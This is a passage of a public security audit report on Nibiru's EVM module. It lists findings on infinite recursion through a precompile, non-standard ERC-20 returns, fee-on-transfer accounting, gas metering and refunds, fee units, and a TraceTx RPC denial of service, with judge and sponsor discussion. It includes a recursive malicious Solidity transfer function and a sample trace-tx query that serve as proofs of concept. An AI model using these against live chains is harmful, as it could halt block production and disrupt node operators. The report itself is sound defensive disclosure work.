229:     res, err := k.CallContract(
230:         ctx,
231:         abi,
232:         evm.EVM_MODULE_ADDRESS, // @audit from
233:         &contract,
234:         false, // @audit commit = false
235:         Erc20GasLimitQuery, // @audit 100_000
236:         methodName,
237:         args...,
238:     )
239:     if err != nil {
240:         return nil, err
241:     }

```

If we look closely to how this callback to the EVM is done, we see that the gas allowed for this call is hardcoded to `100_000` and is charged only after the call returned.

This is problematic because `100_000` is allocated regardless of the gas limit used to call the `funtoken` precompile, and this breaks the core invariant of the 63/64 gas allocation that ultimately secures EVM implementation from infinite recursions, which can halt block production and cause the validator to be slashed.

While the `balance` example was described in detail, the same applies to the `Transfer` call in `sendToBank` :

```

File: funtoken.go
109: func (p precompileFunToken) sendToBank(
110:     startResult OnRunStartResult,
111:     caller gethcommon.Address,
112:     readOnly bool,
113: ) (bz []byte, err error) {
114:     ---
149:     gotAmount, transferResp, err := p.evmKeeper.ERC20().Transfer(erc20, caller, transferTo, amount, ctx)
150:     if err != nil {
151:         return nil, fmt.Errorf("error in ERC20.transfer from caller to EVM account: %w", err)
152:     }

```

The `Burn` call in `sendToBank` is instead secure because it only applies to ERC20 tokens deployed from Coins whose EVM contract is safe.

Proof of Concept

For the `balance/balanceOf` attack path, (and a more comprehensive, but slower, end-to-end test), this [GitHub Gist](#) includes a coded PoC in the form of an e2e test that:

- Creates an attack ERC-20 token with a function that calls itself through the `funtoken` precompile.
- Registers this token as `funtoken` (the call takes a fee but is otherwise permissionless).
- Calls the infinite recursing function.

This test can be run while monitoring the memory consumption of the `localnet nibid` process:

- Before the test, the `nibd` process consumes steadily `~100Mb` of memory.
- After the `go()` call is triggered:
 - Memory consumption increases at `~10Mb/sec` until `nibd` gets eventually killed.

- Even during memory ramp up, the test network stops producing blocks due to consensus timeout.

For the `sendToBank/transfer` **attack path**, the infinite recursion can be tested by changing the `transfer` function in the `TestERC20MaliciousTransfer` test contract as follows:

```
import "@openzeppelin/contracts/utils/Strings.sol";

// ...

function transfer(address to, uint256 amount) public override returns (bool) {
    (bool res, bytes memory data) = address(0x800).call(
        abi.encodeWithSignature(
            "sendToBank(address,uint256,string)",
            address(this),
            Strings.toHexString(uint160(to))
        )
    );
    require(res, string(data));
    return true;
}
```

Then, running the `TestFunTokenFromERC20MaliciousTransfer` test in `x/evm/keeper/funtoken_from_erc20_test.go` will hang in an infinite recursion that will quickly eat up all memory available.

Recommended Mitigation Steps

Consider refactoring the `evmKeeper.ERC20().BalanceOf` and `evmKeeper.ERC20().Transfer` calls to accept as argument, and use at most, 63/64 of the EVM gas available.

Unique-Divine (Nibiru) commented:

Please label this as sponsor confirmed . I've not yet run the steps to reproduce the error case, but it seems legit from reading the description.

k-yang (Nibiru) confirmed and commented:

Agreed it's a valid issue.

onikonychev (Nibiru) commented:

This is a great catch, indeed! I was able to crash my localnet with either recursive `balanceOf()` or `transfer()` .

Nibiru mitigated:

PR-2129 - Resolved an infinite recursion issue in ERC20 FunToken contracts.

Status: Mitigation confirmed.

Medium Risk Findings (10)

[M-01] ERC20 transfer fails with non-compliant tokens missing return values

Submitted by [Ox41](#), also found by [ifex445](#), [Ox007](#), [Bauchibred](#), and [Oxaltego](#)

The `erc20.go` file assumes all ERC20 tokens return a boolean value from transfer operations, but some popular tokens like USDT, BNB, and OMG do not (<https://github.com/d-xo/weird-erc20>). These tokens are valid ERC20s but do not conform to the current standard of returning a boolean.

When attempting to transfer such tokens, `UnpackIntoInterface` will call `Unpack` which fails when there is no return data but a return value is expected in the ABI. This causes the transfer to fail with an error, preventing users from transferring otherwise valid tokens through the system.

As noted in the audit scope, handling of “Missing return values” is explicitly in scope for this audit.

Proof of Concept

The issue occurs in [erc20.go:91-95](#) :

```
var erc20Bool ERC20Bool
err = e.ABI.UnpackIntoInterface(&erc20Bool, "transfer", resp.Ret)
if err != nil {
    return balanceIncrease, nil, err
}
```

The underlying `Unpack` function in the Ethereum ABI encoding will error when attempting to unpack empty return data if the ABI specifies a return value (`go-ethereum/accounts/abi/argument.go`):

```
func (arguments Arguments) Unpack(data []byte) ([]interface{}, error) {
    if len(data) == 0 {
        if len(arguments.NonIndexed()) != 0 {
            return nil, errors.New("abi: attempting to unmarshall an empty string while arguments are expected")
        }
        return make([]interface{}, 0), nil
    }
    return arguments.UnpackValues(data)
}
```

This prevents transfers of tokens like USDT that don't return a value, even when the transfer itself succeeds.

Recommended mitigation steps

Modify the transfer function to consider a transfer successful if:

1. The token returns true, OR
2. The token returns no value and the transfer didn't revert.

```

func (e ERC20Calls) Transfer(
    contract, from, to gethcommon.Address, amount *big.Int,
    ctx sdk.Context,
) (balanceIncrease *big.Int, resp *evm.MsgEthereumTxResponse, err error) {
    recipientBalanceBefore, err := e.BalanceOf(contract, to, ctx)
    if err != nil {
        return balanceIncrease, nil, errors.Wrap(err, "failed to retrieve recipient balance")
    }

    resp, err = e.CallContract(ctx, e.ABI, from, &contract, true, Erc20GasLimitExecute, "transfer", to,
    amount)
    if err != nil {
        return balanceIncrease, nil, err
    }

    // If there's return data, try to unpack it
    if len(resp.Ret) > 0 {
        var ERC20Bool ERC20Bool
        if err := e.ABI.UnpackIntoInterface(&ERC20Bool, "transfer", resp.Ret); err != nil {
            return balanceIncrease, nil, err
        }
        if !ERC20Bool.Value {
            return balanceIncrease, nil, fmt.Errorf("transfer executed but returned success=false")
        }
    }
    // No return data = transfer didn't revert, consider it successful

    recipientBalanceAfter, err := e.BalanceOf(contract, to, ctx)
    if err != nil {
        return balanceIncrease, nil, errors.Wrap(err, "failed to retrieve recipient balance")
    }

    balanceIncrease = new(big.Int).Sub(recipientBalanceAfter, recipientBalanceBefore)
    if balanceIncrease.Sign() <= 0 {
        return balanceIncrease, nil, fmt.Errorf(
            "amount of ERC20 tokens received MUST be positive: the balance of recipient %s would've changed
            by %v for token %s",
            to.Hex(), balanceIncrease.String(), contract.Hex(),
        )
    }

    return balanceIncrease, resp, nil
}

```

This makes the system compatible with both standard ERC20 tokens that return a boolean and non-standard tokens that don't return a value. The approach is similar to that used by established DeFi protocols that need to handle both types of tokens.

berndartmueller (judge) decreased severity to Low and commented:

*As seen in the **ERC-20 standard**, the `transfer` function is expected to return a `bool`. Thus, a token like USDT is, strictly speaking, not an ERC-20 token.*

*Moreover, USDT in the same form as on ETH Mainnet will likely not exist on Nibiru. The token contract will have to be deployed there and is likely to be deployed with an ERC-20 compliant version that returns a `bool` from `transfer()`. **For example, USDT on Base does not have this flaw, it has a return value.***

Therefore, I'm downgrading this to QA (Low).

Lambda (warden) commented:

The `transfer` function is expected to return a `bool`. Thus, a token like `USDT` is, strictly speaking, not an ERC-20 token.

@berndartmueller - while this is true, there are unfortunately many tokens that do not completely adhere to the standard. While some may change their code for a deployment on Nibiru, others may not in order to have a consistent behaviour across chains and to not introduce any code changes (if they used something like `xdeployer` or another `CREATE2` based factory for consistent addresses across chains, they could not even without changing the address). Of course, it is ultimately up to a project to decide if these tokens should be supported or not, which is why C4 started to ask the sponsors if they want to.

On the [audit page](#), “missing return values” were explicitly marked as in scope, which was my motivation to mark it as Medium. [Issue 14](#) was also the reason this was kept as Medium; although, the total value of all rebasing tokens across all chains is probably much lower than the one of tokens with missing return values.

berndartmueller (judge) increased severity to Medium and commented:

For consistency across severities, especially with regards to [Issue 14](#), I’m upgrading this issue to Medium severity.

k-yang (Nibiru) acknowledged and commented outside of Github with C4 staff:

Will address it on an as needed basis (i.e., when `dApps` tell us they need support for non-ERC20 compliant tokens).

[M-02] Double fee application breaks supply invariant for fee-on-transfer ERC20s

Submitted by [0x41](#)

The EVM module incorrectly handles fee-on-transfer tokens when converting bank coins back to ERC20s, resulting in unbacked bank coins remaining in circulation. This breaks the intended 1:1 supply tracking invariant between ERC20 tokens and their bank coin representations.

When converting from ERC20 to bank coins via `sendToBank`, the code correctly accounts for transfer fees by only minting bank coins equal to the amount actually received. However, when converting these bank coins back to ERC20s via `convertCoinToEvmBornERC20`, the code:

1. Takes in `x` bank coins from the user.

2. Tries to transfer x ERC20 tokens.
3. Due to fees, only y tokens are received ($y < x$).
4. Only burns y bank coins.

This creates a discrepancy since the original conversion already accounted for fees. The transfer fees are effectively applied twice:

1. First fee: 100 ERC20 $\rightarrow$ 95 bank coins (correct).
2. Second fee: 95 bank coins $\rightarrow$ ~90.25 ERC20 (and only burn 90.25 bank coins).

This leaves 4.75 unbacked bank coins in circulation (95 - 90.25), as the code only burns what was actually transferred in the second conversion.

The impact is monetary - it creates unbacked bank coins that can be used in the rest of the system but don't have corresponding ERC20 tokens backing them in the EVM module's account. Over time, this could lead to significant supply inflation of the bank coin representation.

Proof of Concept

The first conversion correctly handles fees in `funtoken.go` :

```
// First conversion correctly uses actual received amount
gotAmount, transferResp, err := p.evmKeeper.ERC20().Transfer(erc20, caller, transferTo, amount, ctx)
if err != nil {
    return nil, fmt.Errorf("error in ERC20.transfer from caller to EVM account: %w", err)
}
coinToSend := sdk.NewCoin(funtoken.BankDenom, math.NewIntFromBigInt(gotAmount))
```

[funtoken.go#L162-L170](#)

But when converting back in `msg_server.go` , it incorrectly applies fees again:

```
actualSentAmount, _, err := k.ERC20().Transfer(
    erc20Addr,
    evm.EVM_MODULE_ADDRESS,
    recipient,
    coin.Amount.BigInt(),
    ctx,
)
if err != nil {
    return nil, errors.Wrap(err, "failed to transfer ERC-20 tokens")
}

// Only burns the amount after fees, even though fees were already accounted for
burnCoin := sdk.NewCoin(coin.Denom, sdk.NewIntFromBigInt(actualSentAmount))
err = k.Bank.BurnCoins(ctx, evm.ModuleName, sdk.NewCoins(burnCoin))
```

[msg_server.go#L597-L613](#)

The code explicitly aims to maintain a supply invariant:

```
// to preserve an invariant on the sum of the FunToken's bank and ERC20 supply,
// we burn the coins here in the BC  $\rightarrow$  ERC20 conversion.
```

[msg_server.go#L603](#)

🔗 Recommended mitigation steps

When converting bank coins back to ERC20s in `convertCoinToEvmBornERC20`, the code should burn the full input amount of bank coins, not just the amount after fees. This ensures fees are only applied once in the entire conversion cycle.

```
// In msg_server.go convertCoinToEvmBornERC20:
actualSentAmount, _, err := k.ERC20().Transfer(
    erc20Addr,
    evm.EVM_MODULE_ADDRESS,
    recipient,
    coin.Amount.BigInt(),
    ctx,
)
if err != nil {
    return nil, errors.Wrap(err, "failed to transfer ERC-20 tokens")
}

// Burn the full input amount, not the amount after fees
err = k.Bank.BurnCoins(ctx, evm.ModuleName, sdk.NewCoins(coin))
```

This maintains the supply invariant since:

1. First conversion: 100 ERC20 -> 95 bank coins (after 5% fee).
2. Second conversion: 95 bank coins -> ~90.25 ERC20 (after another 5% fee), burn full 95 bank coins.

The documentation should also be updated to explicitly describe how fee-on-transfer tokens are handled and that fees will apply on both conversions.

k-yang (Nibiru) confirmed and commented:

I don't think it has a monetary impact on the financial ecosystem though because those unburned coins that accumulate at the EVM module address are inaccessible. It's the logical equivalent of being burned, except that it still shows up in total supply calculations. We'll fix it for accounting purposes, but it's not an infinite mint bug where the attacker can actually use the funds.

Nibiru mitigated:

PR-2139 - Ensure bank coins are properly burned after converting back to ERC20.

Status: Mitigation confirmed.

🔗 **[M-03] Gas used mismatch in failed contract calls can lead to wrong gas deductions**

Submitted by [Ox41](#)

In `call_contract.go`, when a contract call fails, the code only consumes gas for the failed transaction but does not account for previously accumulated block gas usage. This creates a mismatch between the actual gas used in the block and what gets consumed in the gas meter.

The issue occurs in the error handling path of `CallContractWithInput` where after a failed call, only the gas of the failed transaction is consumed:

```
if evmResp.Failed() {
    k.ResetGasMeterAndConsumeGas(ctx, evmResp.GasUsed) // Only consumes gas for this tx
    // ... error handling
}
```

However, in the success path, the code correctly adds the gas used to the block total:

```
blockGasUsed, err := k.AddToBlockGasUsed(ctx, evmResp.GasUsed)
// ...
k.ResetGasMeterAndConsumeGas(ctx, blockGasUsed)
```

This inconsistency means that failed transactions do not properly contribute to the block's gas tracking. This is especially bad when the failed transaction is the last one in a block, as it will decrease the gas counter heavily (only the last transaction vs. the sum of all).

Proof of Concept

The issue can be found in [call_contract.go#L118](#):

```
if evmResp.Failed() {
    k.ResetGasMeterAndConsumeGas(ctx, evmResp.GasUsed) // Only consumes failed tx gas
    if strings.Contains(evmResp.VmError, vm.ErrOutOfGas.Error()) {
        err = fmt.Errorf("gas required exceeds allowance (%d)", gasLimit)
        return
    }
    if evmResp.VmError == vm.ErrExecutionReverted.Error() {
        err = fmt.Errorf("VMError: %w", evm.NewRevertError(evmResp.Ret))
        return
    }
    err = fmt.Errorf("VMError: %s", evmResp.VmError)
    return
}
```

Compared to the success path at [call_contract.go#L133](#):

```
blockGasUsed, err := k.AddToBlockGasUsed(ctx, evmResp.GasUsed)
if err != nil {
    k.ResetGasMeterAndConsumeGas(ctx, ctx.GasMeter().Limit())
    return nil, nil, errors.Wrap(err, "error adding transient gas used to block")
}
k.ResetGasMeterAndConsumeGas(ctx, blockGasUsed)
```

Recommended mitigation steps

To fix this issue, the gas accounting should be consistent between success and failure paths. Add the block gas tracking before handling the failure case:

```
// Add to block gas used regardless of success/failure
blockGasUsed, err := k.AddToBlockGasUsed(ctx, evmResp.GasUsed)
if err != nil {
    k.ResetGasMeterAndConsumeGas(ctx, ctx.GasMeter().Limit())
    return nil, nil, errors.Wrap(err, "error adding transient gas used to block")
}
k.ResetGasMeterAndConsumeGas(ctx, blockGasUsed)

if evmResp.Failed() {
    if strings.Contains(evmResp.VmError, vm.ErrOutOfGas.Error()) {
        err = fmt.Errorf("gas required exceeds allowance (%d)", gasLimit)
        return
    }
    // ... rest of error handling
}
```

This ensures that all gas used, whether from successful or failed transactions, is properly accounted for in the block total.

berndartmueller (judge) commented:

Valid issue! For comparison, Ethereint consumes the cumulative gas for all EVM messages contained in the Cosmos tx (transient gas) -> [here](#).

k-yang (Nibiru) confirmed and commented:

It's a valid issue but inaccurate. `k.ResetGasMeterAndConsumeGas()` sets the gas on the current transaction's gas meter, so setting it to `blockGasUsed` is incorrect and might lead to out of gas panics in later txs in a block.

Specifically, the mistake is that we're not adding to the block gas meter on evm tx failure, and `k.ResetGasMeterAndConsumeGas(ctx, N)` should only be called with the evm tx gas used.

Lambda (warden) commented:

For audit severity consistency, I'd like to ask for a reconsideration of the severity here. The impact is the same as [Issue 25](#), so I think they should have the same severity.

berndartmueller (judge) commented:

I had a closer look again. `CallContractWithInput()` is relevant for precompile calls. Those precompile calls have their own gas meter with a specific gas limit and are executed from within the EVM, which meters the gas and returns the gas used. This `evmResp.GasUsed` is then added to the transient gas (block gas used, keeping track of the cumulative gas used across all EVM tx's bundled within a single Cosmos tx).

I conclude from this that contract calls from within precompile calls are always added to the block gas used. Rendering this issue invalid as it does not explain the real issue.

*I even think that in the success case, the used gas should **not** be added to the block gas (in `call_contract.go`) and `k.ResetGasMeterAndConsumeGas(..)` should be called by providing `evmResp.GasUsed`. Otherwise, in my opinion, it would consider the gas used twice, the second time in `EthereumTx()`. This matches the sponsor's comment [above](#).*

Inviting @Lambda for comment.

Lambda (warden) commented:

I first want to note that `CallContractWithInput` is not only used within `EthereumTx`, but also within `CallContract` or `deployERC20ForBankCoin`. Therefore, we would have to do the gas consumption in all consumers (which was not done) based on the `evmResp` and then we could drop it completely within `CallContractWithInput`. In the fix, the sponsor now actually did this. In other callers, the return value is now also added to the block gas meter and consumed as well, see example [here](#). However, this was previously not done and it was the responsibility of this function to add to the block gas meter in both cases.

But yes, after looking at it again, I agree that the success path was previously also wrong (depending on the caller), which would have been an issue on its own. This lead to a wrong recommended mitigation from me because I assumed this path was correct. Nevertheless, the issue that was pointed out in the finding description ("This inconsistency means that failed transactions do not properly contribute to the block's gas tracking") was actually present and would have lead to wrong gas tracking (for instance, for `deployERC20ForBankCoin` with failed calls, where the `evmResp.gasUsed` was not read and added to the block gas).

berndartmueller (judge) commented:

*@Lambda - let's clarify what "block gas" i.e., `AddToBlockGasUsed()` is used for. It is **not** used to track/meter cumulative gas used for the Cosmos block. Instead, it accumulates the gas that is used by EVM messages that are bundled within a single Cosmos SDK tx. The meter is reset in the ante handler for each Cosmos tx. "Block gas" is a rather lousy name for this. "Transient gas" meter would be more appropriate. Overall, this meter is used to make sure that the total gas used by a Cosmos tx that includes one or multiple EVM transactions is correctly accounted and added to the actual block gas meter. Also important to know that to ensure EVM gas equivalence, an infinite gas meter is used for the overall Cosmos tx. The gas limit is then enforced per EVM tx.*

We have to consider this potential issue within two different contexts:

1. Within a precompile called from within an EVM tx (potentially multiple EVM transactions bundled in a Cosmos tx).
2. Within a regular Cosmos tx.

For 1, the precompile call has its own gas meter. Gas usage is bubbled up and handled appropriately in `EthereumTx()`. Therefore, it's not necessary that within the precompile, i.e., within `CallContractWithInput()`, gas is added to the transient gas meter by calling `AddToBlockGasUsed()`.

Can we agree on that?

For 2, the transient gas meter is not relevant. A regular Cosmos tx has a gas meter with the limit set to the limit provided by the tx sender. This gas meter is used for all messages contained in that tx. Basically, this acts as a "transient" gas meter. Therefore, it's also not an issue. It even seems as if the EVM's transient gas meter is counterproductive and even problematic. It's not reset for each Cosmos SDK tx in the ante handler, it accumulates across them, causing issues at some point. @k-yang, did you consider this?

That's why I think the reported issue is not an actual issue. Please let me know what you think, happy to hear your thoughts!

Lambda (warden) commented:

Regarding 1, agree, this was apparently another issue that the gas was added twice in this codepath.

Regarding 2, for regular Cosmos TX that contains some EVM calls (such as `deployERC20ForBankCoin`), we still need to add the gas used by the EVM execution to the Cosmos gas meter, right? Here, you have two approaches: Either you bubble it up and add it there (this is the approach that the sponsor seems to take in the new PR for all consumers of `CallContractWithInput`) or you do it directly in `CallContractWithInput` (this was done in the in-scope code).

Moreover, when multiple messages are contained in a TX, you could add up the gas for the EVM calls and add it in the end or add it directly. In the in-scope code, both were done, depending on if the call was successful or not. This still seems wrong to me, I do not see any reason why the gas accounting logic should be handled differently in the success or failure path (which `EthereumTx` does not as well), i.e., the underlying issue of this report.*

**Note: It seems like it was indeed done incorrectly after looking at it in more detail, as the transient gas meter is not reset in the ante handler for Cosmos SDK txs. But I think this is a different problem with a different underlying issue (the underlying issue being that it was not reset) and it seems natural to assume that the code was written with the intended functioning that it should add to the transient gas meter there; otherwise, this code would not have been in the success path.*

berndartmueller (judge) commented:

I now agree that within regular Cosmos TXs, it must track the cumulative EVM gas used across all batched Cosmos messages (which invoke an EVM call) and use it with `ResetGasMeterAndConsumeGas(..)`.

Otherwise, as it is currently the case, `ResetGasMeterAndConsumeGas(..)` will incorrectly reset the Cosmos TX's gas meter to the currently failed msg's consumed gas (`evmResp.Failed()`) or gas limit (`err != nil`), ignoring the gas consumed by the preceding messages (in the same TX). As a result, the block gas meter will be inaccurate and increased by less gas than actually consumed.

k-yang (Nibiru) commented:

Sorry for the late reply, but our code doesn't allow for mixing EVM msgs and Cosmos msgs in the same Cosmos tx, see:

- <https://github.com/code-423n4/2024-11-nibiru/blob/main/app/ante.go#L32-L47>
- https://github.com/code-423n4/2024-11-nibiru/blob/main/app/evmante/evmante_validate_basic.go#L95-L101

If a user wants to submit an EVM tx, it will contain the `/eth.evm.v1.ExtensionOptionsEthereumTx` extension option and `EthValidateBasicDecorator` will ensure that every bundled msg in the Tx is of type `evm.MsgEthereumTx`. So that eliminates the case where there are Cosmos and EVM msgs bundled in the same Cosmos Tx.

I agree that `BlockGasUsed` is a lousy name for the field. It should be `CumulativeGasUsedInTransaction` or something along those lines.

I see the warden's point for how, in a bundle of EVM msgs in a tx, if the last EVM msg fails, then we reset the entire tx's gas meter and only consume the gas used of the last EVM msg. Now, we have removed the `BlockGasUsed` gas meter and switched to a model where each and every EVM msg adds to the gas meter (think vector addition), instead of always resetting and adding the cumulative gas used to the gas meter (which seemed redundant and more complicated than it needs to be).

See [this fix](#) for the removal of the `BlockGasUsed` gas meter.

Nibiru mitigated:

[PR-2132](#) - Proper tx gas refund outside of `CallContract`.

Status: Mitigation confirmed.

[M-04] Gas refunds use block gas instead of transaction gas, leading to incorrect refund amounts

Submitted by [Ox41](#), also found by [ABAIKUNANBAEV](#) and [Sentryx](#)

There is a mismatch between how gas fees are deducted and refunded in the EVM implementation:

1. In `evmante_gas_consume.go`, gas fees are deducted upfront based on each transaction's individual gas limit.
2. However, the refund calculation in `msg_server.go` uses the cumulative block gas usage to determine refunds for individual transactions.

This mismatch means users will receive incorrect (lower) refunds than they should. The gas refund should be based on the difference between a transaction's gas limit (what was charged) and its actual gas usage (what was consumed), not the block's total gas usage.

The impact is that users will lose funds as they receive smaller refunds than they should. This becomes especially problematic when multiple transactions are included in a block, as the cumulative block gas increases with each transaction, reducing refunds for subsequent transactions.

Proof of Concept

The issue stems from two pieces of code:

1. Gas fees are deducted in `evmante_gas_consume.go` based on transaction gas limit:

```

105
106         fees, err := keeper.VerifyFee(
107             txData,
108             evm.EVMBankDenom,
109             baseFeeMicronibiPerGas,
110             ctx.IsCheckTx(),
111         )

```

Where `VerifyFee` returns the fee based on the transaction gas limit:

```

200
201     feeAmtMicronibi := evm.WeiToNative(txData.EffectiveFeeWei(baseFeeWei))
202     if feeAmtMicronibi.Sign() == 0 {
203         // zero fee, no need to deduct
204         return sdk.Coins{{Denom: denom, Amount: sdkmath.ZeroInt()}}, nil
205     }
206
207     return sdk.Coins{{Denom: denom, Amount: sdkmath.NewIntFromBigInt(feeAmtMicronibi)}}, nil

```

2. But refunds in `msg_server.go` are calculated using block gas:

```

93
94 blockGasUsed, err := k.AddToBlockGasUsed(ctx, evmResp.GasUsed)
95 if err != nil {
96     return nil, errors.Wrap(err, "EthereumTx: error adding transient gas used to block")
97 }
98
99 refundGas := uint64(0)
100 if evmMsg.Gas() > blockGasUsed {
101     refundGas = evmMsg.Gas() - blockGasUsed
102 }

```

To demonstrate the impact, consider this scenario:

1. Transaction A has gas limit 100,000 and uses 50,000 gas.
2. Transaction B has gas limit 100,000 and uses 40,000 gas.
- 3.

When calculating the refund for transaction B:

- It should receive: $100,000 - 40,000 = 60,000$ gas refund.
- But actually receives: $100,000 - (50,000 + 40,000) = 10,000$ gas refund.

- The user loses refund for 50,000 gas.

🔗 Recommended mitigation steps

The refund calculation should be based on each transaction's individual gas usage rather than the block gas. Modify the refund logic in `msg_server.go` :

```
// Before
blockGasUsed, err := k.AddToBlockGasUsed(ctx, evmResp.GasUsed)
refundGas := uint64(0)
if evmMsg.Gas() > blockGasUsed {
    refundGas = evmMsg.Gas() - blockGasUsed
}

// After
refundGas := uint64(0)
if evmMsg.Gas() > evmResp.GasUsed {
    refundGas = evmMsg.Gas() - evmResp.GasUsed
}
blockGasUsed, err := k.AddToBlockGasUsed(ctx, evmResp.GasUsed)
```

This ensures that each transaction's refund is calculated based on its own gas limit and usage, independent of other transactions in the block.

ABAIKUNANBAEV (warden) commented:

@berndartmueller, I believe this should be of high severity as the issue deals with refunds and therefore, losing of funds. There are several DOS-related issues marked as high but this one with the actual funds losing is not.

berndartmueller (judge) commented:

@ABAIKUNANBAEV, sticking with Medium as this affects individual users, users who batch multiple EVM tx's within a single Cosmos SDK tx. And batch EVM messages are not that common currently. Thus, I think Medium is justified.

k-yang (Nibiru) disputed and commented:

Please see my comment on [Issue 46](#).

BlockGasUsed was actually a terrible name for the gas tracker variable. It's actually the cumulative amount of gas used in the TX when multiple EVM msgs are bundled in it. It gets reset between TXs by the evm ante handler.

Since that's the case, the gas refunded here is correct. The `blockGasUsed` variable is actually the total amount of gas used by the entire TXs, summing up all the individually bundled EVM msgs.

Nibiru mitigated:

PR-2132 - *Proper tx gas refund outside of CallContract* .

Status: Mitigation confirmed.

[M-05] Inconsistent fee denomination handling in transaction validation and building

Submitted by **Ox41**

The Nibiru EVM module incorrectly handles fee denominations during transaction validation and building, failing to convert wei amounts to the native unibi denomination. This can lead to significant discrepancies in fee calculations and potentially allow users to pay far fewer fees than intended.

The issue occurs in two locations:

1. Transaction validation in `evmante_validate_basic.go` .
2. Transaction building in `msg.go` .

In both cases, fees that are calculated in wei (1e18 units) are directly used with `evm.EVMBankDenom` (unibi), without converting from wei to unibi (1e6 units). This causes an undervaluation of fees by a factor of 10^{12} , as the system expects fees in unibi but receives them in wei.

Proof of Concept

1. In `evmante_validate_basic.go` , the fee validation directly uses the wei amount:

```
txFee = txFee.Add(  
    sdk.Coin{  
        Denom:  evm.EVMBankDenom,  
        Amount: sdkmath.NewIntFromBigInt(txData.Fee()), // Fee() returns wei amount  
    },  
)
```

[evmante_validate_basic.go#L128](#)

2. Similarly in `msg.go` , when building a transaction:

```
feeAmt := sdkmath.NewIntFromBigInt(txData.Fee())  
if feeAmt.Sign() > 0 {  
    fees = append(fees, sdk.NewCoin(evmDenom, feeAmt)) // Fee() returns wei amount  
}
```

[msg.go#L367](#)

The `Fee()` function in `tx_data_legacy.go` calculates fees in wei:

```
func (tx LegacyTx) Fee() *big.Int {
    return priceTimesGas(tx.GetGasPrice(), tx.GetGas())
}
```

To demonstrate the impact:

1. A transaction with a gas price of 1 wei and gas limit of 21000 would result in a fee of 21000 wei.
2. This should be converted to 0.000021 unibi ($21000 / 10^{12}$).
3. However, the current code would set it as 21000 unibi, which is incorrect by a factor of 10^{12} .

🔗 Recommended mitigation steps

1. In `evmante_validate_basic.go` , modify the fee validation to convert from wei to unibi:

```
txFee = txFee.Add(
    sdk.Coin{
        Denom:  evm.EVMBankDenom,
        Amount: sdkmath.NewIntFromBigInt(evm.WeiToNative(txData.Fee()))},
)
```

2. In `msg.go` , update the fee conversion in `BuildTx` :

```
feeAmt := sdkmath.NewIntFromBigInt(evm.WeiToNative(txData.Fee()))
if feeAmt.Sign() > 0 {
    fees = append(fees, sdk.NewCoin(evmDenom, feeAmt))
}
```

k-yang (Nibiru) confirmed

Unique-Divine (Nibiru) commented:

Note that a gas price of 1 wei isn't possible. The smallest unit of funds that can be transferred is 10^{12} wei, or 1 unibi, meaning the 21000unibi value for fees paid what's wanted here.

Digging into this now to see which parts are correct or incorrect between `msg.go` and `evmante_validate_basic.go` .

Nibiru mitigated:

PR-2157 - Fixed unit inconsistency related to `AuthInfo.Fee` and `txData.Fee` .

Status: Mitigation confirmed.

🔗 [M-06] RPC DOS via `TraceTx`

Submitted by [gxh191](#)

The `TraceTx` method in `x/evm/keeper/grpc_query.go` implements a gRPC query interface that allows simulation and tracing of specific transactions based on provided configurations. This method enables users to perform detailed execution simulations for transactions in a block.

However, a DOS issue arises during the simulation of predecessor transactions.

🔗 Proof of Concept

Within the `TraceTx` function, predecessor transactions are simulated first, followed by transaction tracing:

https://github.com/code-423n4/2024-11-nibiru/blob/main/x/evm/keeper/grpc_query.go#L547

```
result, _, err := k.TraceEthTxMsg(ctx, cfg, txConfig, msg, req.TraceConfig, false, tracerConfig)
if err != nil {
    // error will be returned with detailed status from traceTx
    return nil, err
}
```

During the simulation of predecessor transactions, an attacker can exploit the process by providing an excessively large number of transactions in the `req.Predecessors` parameter. This forces the chain to repeatedly compute transaction results, maliciously consuming resources and leading to a denial of service.

https://github.com/code-423n4/2024-11-nibiru/blob/main/x/evm/keeper/grpc_query.go#L511

```
for i, tx := range req.Predecessors {
    ethTx := tx.AsTransaction()
    msg, err := ethTx.AsMessage(signer, cfg.BaseFeeWei)
    if err != nil {
        continue
    }
    txConfig.TxHash = ethTx.Hash()
    txConfig.TxIndex = uint(i)
    ctx = ctx.WithGasMeter(eth.NewInfiniteGasMeterWithLimit(msg.Gas())).
        WithKVGasConfig(storetypes.GasConfig{}).
        WithTransientKVGasConfig(storetypes.GasConfig{})
    rsp, _, err := k.ApplyEvmMsg(ctx, msg, evm.NewNoOpTracer(), true, cfg, txConfig, false)
    if err != nil {
        continue
    }
    txConfig.LogIndex += uint(len(rsp.Logs))
}
```

An attacker only needs to send an RPC query with an excessively large `--predecessors` parameter to trigger the DOS:

```
nibid query evm trace-tx \
--block-number 100 \
--block-time "2024-11-18T00:00:00Z" \
--block-hash "0x123abc..." \
--proposer-address "nibiru1xyz..." \
--predecessors '[{"hash":"0x456def...", "nonce":1, "from":"0xabc123...", "to":"0xdef456..."}]' \
```

```
--msg '{"hash":"0x789ghi...", "nonce":2, "from":"0xabc123...", "to":"0xdef456...", "data":"0x..."}' \
--trace-config '{"disableStorage":false, "disableMemory":false}'
```

🔗 Recommended mitigations

- **Limit the number of predecessor transactions:** Set an upper bound on the number of transactions allowed in `req.Predecessors` to prevent resource abuse.
- **Enforce a total gas consumption limit:** Add a global gas consumption restriction for the simulation process to avoid infinite computation scenarios.
- **Add timeout limitation.**

Similar to the timeout mechanism in `TraceEthTxMsg`, a timeout restriction can be implemented to mitigate potential abuse:

```
func (k *Keeper) TraceEthTxMsg(
    ctx sdk.Context,
    cfg *statedb.EVMConfig,
    txConfig statedb.TxConfig,
    msg gethcore.Message,
    traceConfig *evm.TraceConfig,
    commitMessage bool,
    tracerJSONConfig json.RawMessage,
) (*any, uint, error) {
    // Assemble the structured logger or the JavaScript tracer
    var (
        tracer    tracers.Tracer
        overrides *gethparams.ChainConfig
        err       error
        timeout   = DefaultGethTraceTimeout
    )
    if traceConfig == nil {
        traceConfig = &evm.TraceConfig{}
    }

    ...
}

// Re-export of the default tracer timeout from go-ethereum.
// See "geth/eth/tracers/api.go".
const DefaultGethTraceTimeout = 5 * time.Second
```

By adding a similar timeout limitation, the execution of `TraceTx` can be bound within a reasonable time frame. This reduces the risk of excessive resource consumption caused by intentionally large input parameters or malicious queries.

berndartmueller (judge) decreased severity to Medium

k-yang (Nibiru) acknowledged and commented:

Agree that it's a DoS vector, but it's not a state-mutating endpoint and public facing JSON RPC endpoints are really up to the node runners to serve and protect.

We may get around to implementing the suggestions at some point in the future, but it seems very low priority at the moment.

🔗 [M-07] Nonce can be manipulated by inserting a contract creation EthereumTx message first in an SDK TX with multiple EthereumTX messages

Submitted by Sentryx

